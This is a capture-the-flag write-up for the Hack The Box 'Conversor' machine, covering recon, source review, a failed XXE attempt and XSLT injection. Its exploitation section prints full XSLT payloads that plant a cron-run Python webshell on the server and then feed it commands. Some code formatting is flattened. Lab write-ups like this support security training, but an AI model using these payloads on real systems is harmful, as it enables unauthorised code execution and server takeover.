# HTB-Conversor
Table of Contents
Scope:10.10.11.92Recon
Nmap
sudo nmap -sC -sV -sT -p- -vvvv -T5 --min-rate=5000 -Pn conversor.htb
PORT   STATE SERVICE REASON  VERSION22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)80/tcp open  http    syn-ack Apache httpd 2.4.52| http-title: Login|_Requested resource was /login| http-methods:|_  Supported Methods: GET HEAD OPTIONS|_http-server-header: Apache/2.4.52 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
This post is password-protected. Enter the password to continue:
80/TCP - HTTP

Using default admin - admin credentials I was able to log in:

We notice that it’s some sort of File Upload Attack involving xml and xslt files.
I also noticed the JWT session cookie:


Before diving deeper into it I did a directory enum first:

I went over to the /about page:

I downloaded the source code and took a look at it:

What was odd is that the password field was just being saved as TEXT in the users.db:

Source Code analysis
By skimming through the source code we find that the backend is running on Flask:

We find multiple interesting finds like the app.secret.key:

The DB_PATH:


Further down we see the /login page functionality:

Lastly we find the /convert logic as well as how to view the files:
XXE - FAIL

So I went ahead and tested the upload functionality:


I then went ahead and uploaded this together with the sample xslt file:

So naturally I tried to achieve Local File Read by using the following files:

This however gave me the following error:

Unfortunately this didn’t work so I had to look further.
XSLT Injection
I then referred to the following repo:


Checking out the install.md file which is already present in the source code we find this:

That means that we now know the path to write to.
Exploitation
RCE as www-data
I tried many payloads but in the end none worked. So instead I opted for uploading a webshell first:
- Upload
webshell.xslt:
<?xml version="1.0" encoding="UTF-8"?><?xml version="1.0" encoding="UTF-8"?><xsl:stylesheet  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"  xmlns:exsl="http://exslt.org/common"  extension-element-prefixes="exsl"  version="1.0">  <xsl:template match="/">    <exsl:document href="/var/www/conversor.htb/scripts/shell.py" method="text"><![CDATA[#!/usr/bin/env python3# Cron-driven webshell runner# - reads /var/www/conversor.htb/static/cmd.txt# - executes its contents (shell)# - writes output to /var/www/conversor.htb/static/out.txt# - clears cmd.txt to avoid re-run
import os, subprocess, traceback, time
CMD_FILE = "/var/www/conversor.htb/static/cmd.txt"OUT_FILE = "/var/www/conversor.htb/static/out.txt"TMP_FILE = "/tmp/shell_runner_tmp"
def write_out(data_bytes):    try:        with open(OUT_FILE, "wb") as f:            f.write(data_bytes)    except Exception as e:        try:            with open(OUT_FILE, "wb") as f:                f.write(str(e).encode())        except:            pass
try: if os.path.exists(CMD_FILE): # read command (strip leading/trailing whitespace) try: with open(CMD_FILE, "r") as f: cmd = f.read().strip() except: cmd = "" if cmd: try: # run command via shell so pipes/etc. work p = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.STDOUT) out, _ = p.communicate(timeout=60) if out is None: out = b'' except Exception: out = traceback.format_exc().encode() # write output atomically try: with open(TMP_FILE, "wb") as t: t.write(out) os.replace(TMP_FILE, OUT_FILE) except Exception: write_out(out) # clear command file to avoid re-execution try: open(CMD_FILE, "w").close() except: passexcept Exception: write_out(traceback.format_exc().encode())]]></exsl:document> <xsl:text>done-writing-shell</xsl:text> </xsl:template></xsl:stylesheet>Once that was uploaded I uploaded the following script:
- Upload
write_cmd.xslt:
<?xml version="1.0" encoding="UTF-8"?><xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:exsl="http://exslt.org/common" extension-element-prefixes="exsl" version="1.0"> <xsl:template match="/"> <exsl:document href="/var/www/conversor.htb/static/cmd.txt" method="text"><![CDATA[id]]></exsl:document> <xsl:text>done-writing-cmd</xsl:text> </xsl:template></xsl:stylesheet>I then uploaded it and confirmed RCE:
